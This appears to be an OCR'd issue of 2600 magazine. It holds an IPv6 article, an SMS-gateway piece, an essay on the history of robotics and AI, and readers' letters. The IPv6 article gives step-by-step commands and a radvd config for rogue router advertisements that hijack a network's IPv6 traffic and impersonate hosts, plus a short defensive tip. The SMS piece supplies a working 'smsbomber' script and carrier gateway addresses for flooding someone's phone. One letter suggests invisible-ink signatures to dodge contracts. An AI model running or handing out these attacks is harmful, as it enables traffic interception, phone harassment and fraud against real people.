Most modern operating systems automatically configure themselves upon receiving an IPv6 auto-configuration packet, including Windows, Linux, and FreeBSD. Many systems, including Windows, will prefer IPv6 over IPv4. This means that if a DNS query returns both an A record (IPv4) and an AAAA record (IPv6), it will prefer the IPv6 address before even attempting IPv4. Auto-configuration generally occurs without prompting the user. This is different than DHCP, where the user usually has to initiate the configuration in some way.

Currently, very few North American networks deploy IPv6. Most leave their IPv6 stacks latently unconfigured and have zero security around them.

Traffic Redirection Exploit

Can you already smell the vulnerability? A latent IPv6 stack is a goldmine for attackers. An attacker must simply deploy a router advertising daemon on a target network to have victims route IPv6 traffic through his self-assigned IPv6 gateway. From there, he can re-route or modify the traffic as he wishes. The following is a step-by-step guide of how to do this in Backtrack Linux:

1. Assign yourself an IPv6 address as follows:
```
ifconfig eth0 inet6
➥ 2001:db8:dead:c0de::1
```
2. Turn on IPv6 routing as follows:
```
sysctl net.ipv6.conf.all.
➥forwarding = 1
```
3. Download and install the Linux IPv6 Advertisement Daemon called radvd.
4. Configure the /etc/radvd.conf file to be something like:
```
interface eth0 {
 AdvSendAdvert on;
 MinRtrAdvInterval 3;
 MaxRtrAdvInterval 10;
 prefix 2001:db8:dead:c0de::/32 {
  AdvOnLink on;
  AdvAutonomous on;
  AdvRouterAddr on;
 };
};
```

Now execute radvd as root and use "radvdump," another tool, to ensure that advertisements were sent out. With even a single packet, target clients on the network should have autoconfigured themselves, so if you are worried about getting noticed, now would be a good time to kill radvd! At this point, you should have the entire network routing its IPv6 traffic through 2001:db8:dead:c0de::1, which is you.

Now the real fun begins! When an IPv6 packet hits your kernel that does not belong to it, and no route is defined in the routing table, the kernel should respond with an ICMP "No Route to Host" packet, meaning, "This does not belong to me, and I don't know where to forward it." However, in this case, we want to claim packets that do not necessarily belong to us as our own. The best way to do this is to set your interface's address to the remote host you are trying to fake. For example, if you were trying to intercept data destined to 2001:db8:a11a:4::1, you would do:

```
ifconfig eth1 inet6 add
➥ 2001:db8:a11a:4::1
sysctl net.ipv6.conf.all.
➥forwarding = 1
```

Now, when a user connects to 2001:db8:a11a:4::1, the packets will be accepted by your machine. At this point, you can set up a fake web server or mailserver! Whatever is your fancy!

There is a problem with this: the vast majority of domain names do not use IPv6, and those that do use IPv6-specific hostnames, such as IPv6.google.com or IPv6.netflix.com. However, if the radvd folks decide to implement the experimental RFC 5006, allowing for DNS configuration, this will allow you to configure your targets with a malicious DNS server that manually sets the AAAA records of target sites. Such an attacker would have a lot more power.

Scanning an IPv6 Network

On a traditional IPv4 network, scanning even a class B network is a trivial exercise with nmap. However, given that site-level networks in IPv6 are 64-bits (larger than the entire IPv4 internet), a scan would be completely impractical.

Therefore, hackers are forced to find alternative ways to perform site-level scans. Here are a few:

1. Ping the multicast: One of the simplest ways is to ping the IPv6 multicast address and collect the link-local responses. This can easily be done by doing: ping6 FF02::1 -I eth0. It is worth mentioning that most Windows IPv6 stacks do not respond to IPv6 pings by default.
2. IPv6 link-local addresses prediction: Link-Local addresses are logically assigned based off of the MAC address on the interface card. If you can discern the hardware manufacturer of the target network, you can reduce the range you have to scan by millions. If your MAC address is 00:12:34:56:78:9A, this means your link-local address should be FE80::12:34FF:FE56:789A. And since the first three bytes of the MAC address (the organizationally unique identifier) are specific to a hardware manufacturer, you really only have 3 bytes of address space to scan. For example, if you are scanning a network whose hardware manufacturer is Novus Security, its link-local addresses should be FE80:: 1B:9DFF:FE:XX:YY:ZZ, where XX, YY and ZZ are the bytes in question. That reduces your scan from 64-bits to 48-bits. That's still a lot. But if the hardware manufacturer distributed the hardware sequentially, you might be able to narrow it down further.
3. While not quite the same, many IPv6 stacks automatically assign 6to4 tunnel addresses when they detect that the address they have been assigned is internet routable. These are addresses that are designed to help with the transition over to IPv6. They come in the following two formats: 2002:V4ADDR::1 or 2002:V4ADDR::V4ADDR, where V4ADDR is the IPv4 address in hexadecimal of the machine. An attacker could perform a scan on the 6to4 addresses. However, this would be very similar to a traditional IPv4 scan, and would likely even be picked up by IDS systems that do not check for IPv6.
4. Guess! Well, not quite. If you notice a pattern of either manually assigned or sequential addresses, then that should substantially narrow down your scanning range.


Closing

IPv6 is vastly underutilized in the US and, as mentioned earlier, a latent unconfigured IPv6 stack is a goldmine for hackers. This is just a short explanation of the many security holes that IPv6 potentially yields in networks.

In my opinion, the best way to prevent against this kind of attack is to either turn off Router Discovery on the clients (best done through a Windows GPO) or filter unsolicited packets at the switch-level. And if you do perform an attack, just imagine a clueless network administrator's surprise when he checks his logs and says, "That attack came from where?!"

In closing, free Tarek Mehanna and Ahmed Omar Abu Ali! They are both victims of the post 9/11 hysteria!

Gmail and SMS Gateway Fun



by Digicon

Due to the downturn in the economy, I found myself needing to save money by downgrading my phone services. With no data service for my phone, I could no longer get e-mail. In my search to get e-mail without a data plan, I found out about SMS gateways. An SMS gateway is a device or service offering SMS transit, transforming messages to mobile network traffic from other media or, vice versa, allowing transmission or receipt of SMS messages with or without the use of a mobile phone. With this, I could take my phone number @txt.att.net, forward my e-mail to that address with some filters, and I get my email back. Then I thought I could mess with my friends with an SMS denial of service. Remember, if your friend doesn't have unlimited texts, this could add up fast.

So here's my setup. In Ubuntu 9.04:

```
sudo apt-get install ssmtp
```


Then `nano /etc/ssmtp/ssmtp.conf` and add the following:


```
AuthUser=Your_Gmail_Account@gmail
➥.com
AuthPass=Your_Gmail_Password
FromLineOverride=YES
mailhub=smtp.gmail.com:587
UseSTARTTLS=YES
```

Copy the following script to a text file and name it `smsbomber.sh`:

```
#Begin Script
#!/bin/sh
echo Please, enter your number
read NUMBER
echo  Please, enter your short
➥ message
read MESSAGE
echo "Attacking $NUMBER"
echo Continue????? yes/no
read NEXT
if [ "$NEXT" = "no" ]; then
echo " Restarting"
./smsbomber.sh
elif [ "$NEXT" = "yes" ]; then
echo $MESSAGE > 1.txt
echo "How many sms messages to send"
➥ read SMS
echo "Number of seconds between
➥ messages"
read speed
        COUNTER=0
        until [ $SMS
-le  $COUNTER ]; do
  cat 1.txt | mail -s
➥ "SMSBomber" $NUMBER
  sleep $speed
        COUNTER=$(( $COUNTER + 1 ))
  echo "Attack $COUNTER of $SMS"
echo "Crtl+c to call off attack"
done
fi
#End Script
```

Then do `chmod 777 smsbomber.sh` to make it executable, and to run just type `./smsbomber.sh` remembering to enter the number in the format `phone#@txt.att.net`.


This isn't limited to AT&T, here are few other carriers get you started:
• Boost: phone#@
➥ myboostmobile.com
• Verizon: phone#@vtext.com
• Virgin: phone#@vmobl.com
• Alltel: phone#
➥ @message.alltel.com
Shouts to Debbie, Trinity, family, and friends.



Moving From Robotics To Artificial Intelligence

by MiracleMax

For anyone that grew up in the 20th century, the future promised the dawn of flying cars, jetpacks, and artificial intelligence companions. We watched them on television and in the movies. Cartoons such as The Jetsons and Futurama, movies including Forbidden Planet, and television series like Lost in Space paved the way for our preparedness for AI in everyday life. Yet here we are, nearly 10 years into the 21st century, no closer to welcoming these beings into our mist than we were in the last century.

For as long as we have written history, man has dreamt of creating machines to help accomplish difficult tasks. As those dreams have become realities, we have moved towards creating a new form of robot, one that possesses the Artificial Intelligence needed to solve problems. "The word 'robot' is often loosely used: it can denote nothing more than a box of electronic tricks able to automate some trivial task, or it may indicate a highly sophisticated humanoid system equipped, perhaps, with dexterous fingers to deal cards or play the harpsichord." (Simons 12) It wasn't until the year 1955 that the term "Artificial Intelligence" was created by John McCarthy and Marvin Minsky. They used this term "to describe modern computers with some ability to think like human beings." (Angela 41) The company iRobot has created several home robots that most people are familiar with. Priced anywhere from $99 to $500 each, people can bring Roomba, Scooba, Verro, Dirt Dog, or Looj into their homes to aid in vacuuming, floor washing, pool cleaning, shop sweeping, and gutter cleaning. All of these are time-consuming tasks that many of us do not enjoy. Many people look forward to the day when movie and television portrayals of artificial intelligence such as Data from the TV series Star Trek: The Next Generation and Sonny from the movie I, Robot become part of our everyday lives.

The history of robotics, or automaton, as it was called, is a long one. Many of the first robots were for entertainment purposes. When Archytas of Tarentum created "The Pigeon" in 420 BCE, it paved the way for future inventors. It was simply a wooden bird connected to a string which "flew," propelled by a jet of steam. In 200 BCE it is believed that the earliest "automata" was created by a group of Chinese artisans. Their contribution was a mechanical orchestra. Leonardo da Vinci is credited with creating the first known documented design for a robot in 1495 CE. While he never built his medieval knight, which was designed to mimic human movement, others later created similar robots based on his designs. It is during the Renaissance period that clockmaking lent its advancements to the further creation of more detailed automata in Europe.

In 1745, the first robot was made to help improve industrial advancements. Jacques de Vaucanson created a punch card driven loom, which was completely automated. Weavers of the French textile industry felt threatened by this new technology. His suggestions and invention were ignored until 1801, when Joseph Marie Jacquard re-introduced the automated loom, this time successfully.

In 1804, "The American engineer and inventor, Eli Whitney, introduces the concept of mass production, using interchangeable parts and the organized construction of subassemblies into complex manufactured items." (Angela 31) Using this new concept in his Connecticut factory, Whitney was successfully able to mass-produce rifles for post-Revolutionary War America. Whitney's changes to manufacturing lead to a new concept known as the assembly line.

In 1913, Henry Ford introduces the moving automotive assembly line to help make the Model T more affordable. George C. Devol, Jr., "The Grandfather of Industrial Robotics," expands on the assembly line idea in 1954 with his unimation device. "Devol's unimation is the first industrial robot, a system designed specifically to pick and place objects in a factory environment." (Angela 40) On December 29, 1959 Henry Ford's moving automotive assembly line is taken a step further with the introduction of the Unimate industrial robot at a General Motors die-casting plant. By 1961, the Unimate is unloading hot die-casts, cooling components, and delivering them to the trim press, creating greater efficiency on the assembly lines through a process called telecherics. PUMA (Programmable Universal Machine for Assembly) is introduced in 1978 by Unimation and it quickly becomes the standard for commercial telecherics.

In 1985, robots are introduced to the medical field with Dr. Yik San Kwoh's robot-software interface which allows the steady hand of a robot to perform delicate brain surgery, aided with the three-dimensional CT scan image to help guide the robot to the brain tumor. SRI is funded by The National Institutes of Health in 1990 to research the possibility of using robots in minimally invasive surgery and remote surgical tasks. Intuitive Surgical is formed in 1995 and creates "the medical technology necessary to apply modern telerobotic technologies to minimally invasive surgery and microsurgery." (Angela 50) By removing the chance of human error by replacing a shaky hand with a robot, the patient becomes safer and the procedure more accurate.

The Honda Motor Company began developing human-like robots in 1986, with the hopes of integrating them into everyday human lives. In 2000, their hard work paid off when they introduced ASIMO (Advanced Step in Innovative Mobility), a humanoid robot. ASIMO not only walks, but can also perform daily tasks in society. On December 13, 2005, the latest ASIMO was revealed. This more sophisticated model can interact in a professional environment, serving drinks or answering phones. Sony introduced its AIBO robotic pets in 2000. Using software, the dog can develop from puppy behavior to a mature dog and even obey commands. Although these models are mimicking the Artificial Intelligence seen in movies, they are still based on simple algorithms, and not problem solving on their own.

Inspired by the advances in modern robotics, John McCarthy and Marvin Minsky founded the first Artificial Intelligence lab in the year 1955 at MIT. By 1963, "Machine intelligence experts soon start attempting to develop artificial neural networks that function in a manner loosely based on how the human brain functions with its network of neurons." (Angela 43) It is the work of the 1963 Nobel Prize winner, a neurophysiologist from Australia, Sir John Carew Eccles, that inspires them to pursue this development. They started with simple tasks, to see if the computer could learn. "In 1965 our goal was to build a machine that could do things that children do–such as pouring a liquid into a cup, or building an arch or a tower with wooden blocks." (Minsky 150) It took hundreds of mistakes and several years of creating a program called Builder to allow the machine to comprehend the task at hand.

The MIT Museum located in Massachusetts hosts an ongoing exhibit titled Robots and Beyond: Exploring Artificial Intelligence @ MIT. Patrons who visit this exhibit are actually part of an ongoing experiment. Cog, who was developed between 1997 and 1998 "is the fundamental hypothesis that the creation of humanoid intelligence requires humanoid interactions with the world." (Angela 380) Also on exhibit is Kismet, who was developed between 1993 through 2000. Kismet relays its needs and wants to humans through gestures, tones, and facial expressions. A series of mobile robots are also on display as part of MIT's research in assisting humans who have lost mobility.

Artificial Intelligence is very much still in its infancy. To be able to develop thinking robots that would be able to help people in day-to-day tasks would mean greater freedom of time, money, resources, and greater independence. If the current medical robots were able to diagnose and treat patients by using protocols and algorithms, human error malpractice issues could be avoided completely. However, a new problem would arise of mechanical error or malfunction. Even if this were only a fraction of human error, it would be an improvement and would ease the minds of patients undergoing invasive procedures.

In order to move from the current robots that are available for home use to artificial intelligence robots, we would need the Roomba to be able to multi-task. It would need to decide if the floor needed sweeping, mopping, or washing. It would need to be able to hear a plant get knocked over, be able to travel to the plant to see if there is dirt on the floor, choose what function is needed to clean it up, and pick up the plant and put it back in its original position. A robot would need to be able to see a human shiver and choose if it should turn up the heat, get a blanket, start a fire, or get a thermometer.

As prepared as we may be to welcome AI into our everyday lives, we are minimally decades away from seeing it become a part of our mainstream. It will take additional years of funding, research, and dedication to bring the works of John McCarthy and Marvin Minsky to fruition. In the meantime, the entertainment industry will continue to inspire and tease us with their creative use of AI while raising important questions regarding changes to our society as a result.

References

Angela, Joseph A., Jr. Robotics A Reference Guide to the New Technology. Westport: Greenwood Press, 2007

Minsky, Marvin. The Emotion Machine Commonsense Thinking, Artificial Intelligence, and the Future of the Human Mind. New York: Simon & Schuster, 2006.

Simons, Geoff. Robots The Quest for Living Machines. New York: Sterling Publishing Co., Inc., 1992

Material for the Next Book

Ideas

Dear *2600:*

I was curious if you would be interested in promoting amateur radio on *Off The Hook*. I can get you all of the information you would like concerning ham radio and how it has evolved with technology, contrary to the popular belief that it is a dying method of communication.

Also, I would like to thank you for all that you do and say keep up the good work.

Anthony
Biloxi, MS

We're always interested in discussing anything relevant to the hacker world and ham radio certainly qualifies. Our radio show (www.2600.com/offthehook) often devotes time to this subject, particularly around the dates of the Dayton Hamvention in May, which we often attend. We're also open to articles on the subject, for publication right here in the magazine, provided they're presented in the hacker spirit of experimentation and full disclosure.

Dear *2600:*

While I'm sure this doesn't apply to many of the conferences that are on topic for *2600* readers as a whole, I'm also sure individuals who read *2600* attend other conferences too so... just a quick note about registering for business conferences and the like. Oftentimes, they offer free registration to international visitors, but not to visitors from the country that is hosting the event.

While I see this as generally unfair for the locals who are then forced to pay for something another person is receiving for free, I also see this as an opportunity to be the man or woman of mystery that you've always wanted to be.

Me personally, I hail from Australiaville, New Zealand when I sign up for these things. Keeps the associated junk mail to a minimum and my name is never my actual name. Never had a problem after explaining to the security folks that I use a false name due to privacy and security concerns. Then again, I'm old enough that I don't stand out as a troublemaker either.

By the way, I miss the "page 33" antics of years past. You guys do an awesome job, but the games and hidden tricky stuff used to keep me busy mentally long after the pages were read a few times.

Dufu

Australiaville?

Dear *2600:*

I am so tired of automated phone calls. Is there any combination of touch tones that can lock up any dialer? I have tried federal and state "do not call" lists with no effect. The best I have done is on live calls, to whatever caller the response is: "That sounds so interesting. My wife has the checkbook, I'll be right back." Then I lay the phone down and wait for the off hook sound. The record is 20 minutes.

John Trotter

Regretfully, there is no known way of disabling or destroying all autodialers. But you can certainly entertain yourself messing with the people who ring your phone. Keep in mind that "do not call" lists have no effect on any company you do business with or on political campaigns that can still call you incessantly. In addition, telephone surveys and charities are also able to still call you. And if you have a business line, you can't add it to the "do not call" registry at all. We welcome ideas for cleverly annoying telemarketers in ways that don't inconvenience you. We're also fascinated by the idea that there is a massive list out there of phone numbers of people who don't want to be bothered by phone calls. For only $15,000 you can get access to all of them ($55 per area code). Certain nonprofit organizations can get this access for free. And all registered telemarketing companies can get five area codes for free, meaning that the whole list could be obtained for nothing if just 54 or so companies joined forces. (All of the info is at telemarketing.donotcall.gov.) While we're merely speculating here and would never actually attempt anything so blatantly illegal and morally unconscionable, we have to wonder what might happen if someone posted all of the numbers of people who don't want to be called on the web.

Dear *2600:*

Have you ever been unsure about what you were signing? Or have you not wanted to be held accountable for contractual obligations? Simple solution... invisible ink. After signing any documentation and/or agreements, if they bear any importance, they will be photocopied and the originals will be filed. An hour later, not a drop of your ink will be present on the originals. However you choose to use this information, only original documents are admissible in court.... So, you would not be held accountable.

The invisible ink prank has been used in a plethora of laughs, but now you know the sinister use.

Marshal820

And you're the first person to think of this! Congratulations. Of course, it likely won't take

very long for people to figure out what you've done, at which point fulfilling the original agreement will be the least of your worries.

Feedback

Dear *2600:*

This is a letter I wrote to *Rolling Stone* concerning the article "Hackers Gone Wild" in the June 10, 2010 edition:

I am disappointed that you equate hacking with criminal activity. I am a "hacker," but I am not a criminal. It's hard enough being considered a nerd without you making people like me look evil. Ms. Erderly needs to visit the 2600 Magazine *offices there in New York. Or read* Make Magazine. *I resent vehemently the mistreatment of the word hacker. A crime is a crime, a hacker is not necessarily a criminal anymore than a journalist is a criminal. Know your subject better next time.*

Ross McCauley
McAlester, Okla

Thanks for sharing this (although the last thing we want is this reporter stopping by for a visit). The article in question had a subtitle of "how three teenage friends, fueled by sex, drugs, and illegal code, pulled off the biggest cybercrime of all time." You can only imagine where it went from there. It basically tells the story of people who engaged in credit card fraud by taking advantage of poor security. Sure, figuring it out takes some brains and expertise. But that's where any connection to hacking ends. Beyond that point, they simply became people stealing money. Lots of professions have exit ramps that lead directly into that world: politicians, lawyers, doctors, and cops. But only hackers get to be labeled as criminals while remaining hackers, whereas everyone else is portrayed as someone who "turned into a criminal" (i.e., Rolling Stone columnist turned ax murderer). This broad labeling of people, based on confused perceptions from those who don't understand and don't particularly care to, has been the cause of so many of the world's problems. We appreciate your efforts in trying to set them straight and only hope it made some difference.

Dear *2600:*

I used to read your fine magazine transcribed onto BBSes back in the good ol' days (my parents would never allow me to get a subscription!). As I grew older, I became interested in other, more countercultural ventures and my love and savvy with computers was put on hold.

Then I walked into my local technical bookstore and lo, nostalgia struck me with a huge, heavy book called *The Best of 2600* and I was literally turned into a hacker once again overnight. At least, it was that everlasting process of discovery and curiosity that we call hacking which I had been imbued with once again. And for that, I owe it to those that make *2600* happen in all of the many ways that is possible.

I have subscribed for a couple of years now and have always been very satisfied. The impartial nature of the editors, the variety of topics discussed, the varied skill sets involved, the lack of advertising all cling to an ideal that, let's face it, is really never held up to by any other publication or magazine that I have ever heard of.

So, while normally I sing the praises of *2600* everywhere, I was very disturbed to read 'The Grey Hat Manifesto" by Da New Mentor in 27:1. Since when does *2600* allow infantile script kiddies to write articles? Was there *any* information or entertaining value in it that I am just not cool enough to understand? Because all I read about was a whiny, Holden Caulfield-esque boy that wishes he could get back at the "phonies" in his life. I can go on and on. I honestly thought it was an old text file that was printed as a joke, but I have found no indication as such.

Ahh, I feel better now. I'll just assume that that page 12 of 27:1 was a momentary lapse in judgment and that publication of the greatest magazine out there will continue.

Quaffi0

Such a short article to provoke such strong emotions. And who says writing doesn't still pack a wallop?

Dear *2600:*

I love reading your magazine. I am hardly much of a computer expert, but I still learn a lot and often laugh reading your contributor's adventures. I also always pay cash for my copy of *2600*. I may be no computer expert but I am no dummy either.

I read with interest the article in 27:1 entitled "Transmissions." Like Dragorn, I like real books. May I never even own an e-book reader. I could write a thesis on why I prefer paper and boards and black ink to glowing screens and letters, but I won't deal with that now.

I write to comment on something Dragorn wrote in his piece: "Arguably, owning a copy of a book has never truly meant that you 'owned' that book...." Okay, I may not know computers but, as I have been a bookstore owner, sales rep for a major New York City publisher, and now a published author, I do know about books. Heck, I have bought and sold used books for over 35 years. One doesn't own a book one bought? Well, sure you do! You bought, traded, or were given the dang thing. It's yours to resell, give away, trade again, or even make little paper hats out of if you want. It is your property and, barring you stealing it (unless it is a copy of Abbie Hoffman's *Steal This Book*), it is yours. (Criminal activity is not protected by law unless you are an elected official.)

Court cases have affirmed this numerous times. As I understand it, these rulings have been the basis of court findings in software, music, film, and other e-trading on the net. Try as they did, the MPAA and others attempting to shut down e-trading have run into the court rulings again and again.

You bought it, it's your property, so do with it what you want.

E-books might not carry those same private property protections because you sign silly disclaimers or the technology deprograms itself after a year or so.

Just another advantage for the printed book over the e-book.

Joe Domenici
Austin, Texas

Dear *2600:*

While recently reading 27:1, I noticed an article I'd missed first reading: "Transmissions" by Dragorn. I was both amazed (though I probably should not have been) and thankful that Dragorn has indeed addressed aspects of the e-book issues that I had not yet had the chance to look into, thus saving me a lot of time.

As a professional who occasionally does Locum Tenens for income, I have been looking into the availability of professional e-books dealing with my aspect of health care, thus far without much real luck.

As I investigate source, cost, and availability, I am finding that there appears to be more than one reader for each kind of book (e.g., surgical procedures vs. physical manipulative techniques, etc.), all the kind of books that change as new techniques are discovered and evolved, all unfortunately, proprietary... no open source straight text or ASCII readers that I've seen.

Dragorn's article was somewhat of an eye opener since I have, up until now, been able to get personal e-books I like for pleasure reading in HTML, Oasis ODF, RTF, and Word Doc.

As I also am decidedly anti-DRM and *all* its applications as well as implications, they can take my book collection (many of which cannot be obtained digitally and are utterly irreplaceable) over my dead body since the margin notes alone could be a potential adverse situation for me if ever loosed outside the house!

His comments in section six regarding remote censorship caused me to remove anything in my e-collection from Walmart. I even wiped the drive and reloaded the OS to be sure. Noid perhaps, but I am of the generation that both knows and values privacy. It also triggered my current procedure of, after getting an e-book, immediately dropping it to disk, verifying the burn, then securely deleting it, cleaning the registry on my system to be read only offline on the machine that never accesses the net, inasmuch as that is the only way to avoid the remote censorship issue.

If a character dialogue indicates a specific kind of expletive, that is the author's prerogative, not some idiot with a theocratic bent and a desire to force everyone to live, breathe, and believe as they do. Could I have had sufficient proof usable in a court of law, that's where I would have seen Walmart rather than just telling all the folks I meet not to buy anything in the Walmart's e-book collection.

I know that the DRM issue in music has cost the music (MPAA and RIAA) Mafia many customers who will gladly pay reasonable fees for DRM-free music and video while the companies who do DRM-free music are thriving. I haven't looked at the video companies recently, though. When will they learn to apply that to books?

I do not, as a rule, download music or video, though I will occasionally do a graphic for presentations, usually from professional or Netter type collection sites. Usually they are free for health care professionals. I do, however, make it a habit to refer to the source when the lectures are to other professionals.

So for the eye opening article, I send kudos to Dragorn and look forward to an update in a future issue of *2600*. May he thrive as we all continue to learn.

If *2600* became outlawed tomorrow, I'd still find a way to acquire it, since I know you would not cease printing it some way. So I will be sending for a subscription next month, I hope, if the V.A. will stop clipping my comp check.

I do have a semi-dumb question. In the back under subscriptions (page 65), it says "Back issues available for 1984-2009 at $25.00/year [four issues, right?]. Individual issues $6.25 each." Does that mean if I sent $25.00 for 1969, I would get the whole year? And if, say, I wanted a single issue from 2004, I pay $6.25? I hope to get *The Best of 2600* book for Yule.

While I'd love to have a complete collection, I couldn't afford it right now if my life depended on it since I'm on fixed income. While I do an occasional locums, it really doesn't take up the slack very much in this economy. It just barely keeps me even with the cost of locums incident malpractice. So thank you for being there as a publication unafraid to address the issues that our inquisitive minds want to learn about.

In closing, it would be interesting to see an article that addresses the ACTA treaty that our government arranged behind closed doors and in such sanctioned animosity towards the American public and with the collusion of the MPAA and RIAA Mafia and its cohorts.

Captain Cautious

Your pricing above is correct, except that no money on earth will get you 1969 issues as we didn't start publishing until 1984. Also, there are many in the Mafia who would find your use of MPAA and RIAA next to their organization rather offensive. In these times, we do need to be sensitive of others' feelings.

Dear *2600:*

Hi, I just had to comment on your Summer 2010 cover. When I saw the tape reels on the front cover photo, I was instantly transported back to the mid 1980s. We used to store all of our test programs on tape at the company I worked for at the time. Good memories! Thanks.

Walter

Dear *2600:*

I was reading the letter sent in by Tom called Beating the System in 27:2. It occurred to me that PNC does not charge its regular customers the 40 cents you are complaining about. The charge you are seeing you would not see if you had your unemployment checks sent to your bank account. The charge is a convenience charge, meaning you did not have a bank account with PNC, so unemployment set up a direct deposit account for your monthly funds to fall into and for you to withdraw from. This is not an actual bank account. How do I know this? I too am collecting unemployment and read all the paper work before clicking submit and found that it said that if I did not have a bank account, a debit account would be set up for me with a local bank for the checks to be deposited into. However, I do have a bank account with PNC, so it was no big deal for me to have my fund direct deposited to me there. My girlfriend does not have a bank account and she used the option to get it on a debit card, found it to be with PNC Bank, and she gets the 40 cent charge for the convenience of using their bank to house the direct deposit funds.

All in all, the way around this is to stop your direct deposit/debit with unemployment compensation and open a true bank account. This will also lift your $600 limit to a possible $2000 daily.

CJ Lorenz

Dear *2600:*

Regarding NS's letter in 26:4, page 53, I have an idea (or three) that might help mitigate the Evil Maid attack without resorting to use of Trusted Computing technology.

First off, there's the low-tech approach: don't leave your laptop unattended. If you're going to leave your room, take it with you - yes, even if you're just going down the hall to get some ice from the ice machine. This is what I do, even though I don't use FDE on my laptop (yet).

Alternatively, there are a couple more high-tech approaches.

The first is one that a friend of mine uses. What he does is fairly simple: he stores his bootloaders on a removable drive, and has configured his system to call the bootloaders from the aforementioned device.

Without the removable drive slotted into the system, the computer won't boot - and if you take the removable drive with you, the attack shouldn't work (unless the Evil Maid figures out a way to force the computer to call her Evil Bootloader before calling the bootloaders on the removable drive - which is highly unlikely, if she's only got ten minutes to do her dirty work).

The second one would probably be more complicated in practice, but it's fairly simple to describe. Instead of simply calling the FDE bootloader, you have your own chain bootloader in place that does two things:

One, it verifies the integrity of the FDE bootloader, ideally by checking its current checksum against one for a "known good" version; and two, it calls the FDE bootloader if the checksums match (or, if they don't match, it warns the user that the FDE bootloader may have been compromised).

Anywho, that's my two cents on the matter. I can't speak to the feasibility of any of these ideas, as it depends greatly on your preferences and situation, but they're all worth considering.

Macavity

Dear *2600:*

After the courier had finished reading your new book *Dear Hacker,* he was kind enough to let me read it. I don't know where I got the idea that it wouldn't be as interesting as the first book, but it is. It is also laugh out loud funny. If you were considering doing more books, please do.

Pete

We're quite pleased with the reaction so far to the new book. One thing the letters column has (which is probably what makes it our most popular feature) is the ability to reach people who aren't that deeply into the technical end of the hacker world. In these pages, you're witness to all manner of stories and experiences, theories and debates. It's a tough book to put down, as there's just so much of interest going on in relatively short segments.

Dear *2600:*

I am writing in regards to the article titled "My Second Implant" written by Estragon on pages 8-10 of the 27:2 issue of *2600.* It is my guess/hope that your publication doesn't distribute the contact information of its contributors. However, it is my hope that you could pass my contact information on to Estragon. I am very interested in the implants he received. I would like to explore having one made and implanted myself. Additionally, I have the needed medical contacts to make this happen, should I find a source.

To make it clear in writing, in case you are bound by any legal issues about the distribution of information, I am giving you permission to send my contact information (this email address) to Estragon and anyone who could provide accurate data and advisement regarding microphone and speakers that can be implanted in the human body.

If your staff makes contact with Estragon and he wishes not to contact me, I would be very thankful if someone from your publication would contact me at this address and inform me of the situation so that I don't continue to wait for a email that may never come.

Citizenwarrior

This is precisely why we don't get involved in the passing of messages back and forth. Your simple request was for us to contact someone on your behalf. If we do this, we are then compelled to also do it for everyone who asks. Then you ask us to contact you if the person you want us to contact doesn't want you to contact them. Where

does it ever end? We've printed your letter and if the author asks us, we will give them the address you provided. For the future, if writers include their email address in their articles, that's a good indication that they're open to being contacted. Otherwise, you'll need to do something spectacular to get their attention, which hopefully this will turn out to be.

Continuation

Dear *2600:*

I hate to drag out a grammatical argument (actually, I love it) but Adam, RWM, and Granny are both right and wrong depending on where the invisible punctuation goes.

The sentence, "Are you one of those people who read *2600*" can be parsed, as RWM indicates as Subject (you), Verb (are), Object (one of those people who read *2600*).

But it's the parsing of the object phrase that is the problem. If you parse it as (one of (those people who read *2600*)), you see that "read" should be in the plural ("read," not "reads"). So RWM's point that "You are one who reads *2600*" is a complete sentence is true, but irrelevant to the parsing of a very different phrase.

To make RWM and Granny feel better, it is possible to parse the phrase as (one of (those people) who reads *2600*) although it's not as convincing to me. If you do that, the singular form should be used ("reads").

Sometimes there are ambiguities in the English language (I hope that's not a surprise to anyone) which, of course, leads to passionate arguments between people who are both right (or wrong), depending on how you parse the sentence.

And, while we're at it, perhaps one of your readers can explain another English anomaly - why verbs have "s" added in the singular while nouns have "s" added in the plural?

Ain't it time y'all peoples who reads *2600* got back to talkin' about hackin'?

(No charge for the enallage. Just that word alone is worth the price of the magazine.)

D1vr0c

Dear *2600:*

Long time reader, first time writer. I have to say that I love the quarterly and look forward to its fix every time a new issue magically appears in my box. I am writing this for a couple of reasons. Number one is that the ongoing Granny debate of 2010 should come to an end already. Holy cow, enough is enoouf already. Number two is that I am a lifetime subscriber and while the old articles were pretty cool, I never got my shirts.

Anyhow, love the quarterly and keep up the good work. You all rock.

Mystrix

We haven't offered shirts with the lifetime subscription for a number of years now. We also couldn't figure out if you intentionally spelled a word wrong in your letter about grammar (especially since the same word was spelled correctly a mere two words over), so we didn't dare to touch it.

Dear *2600:*

Are you one of the people who is [sic] certainly enjoying this?

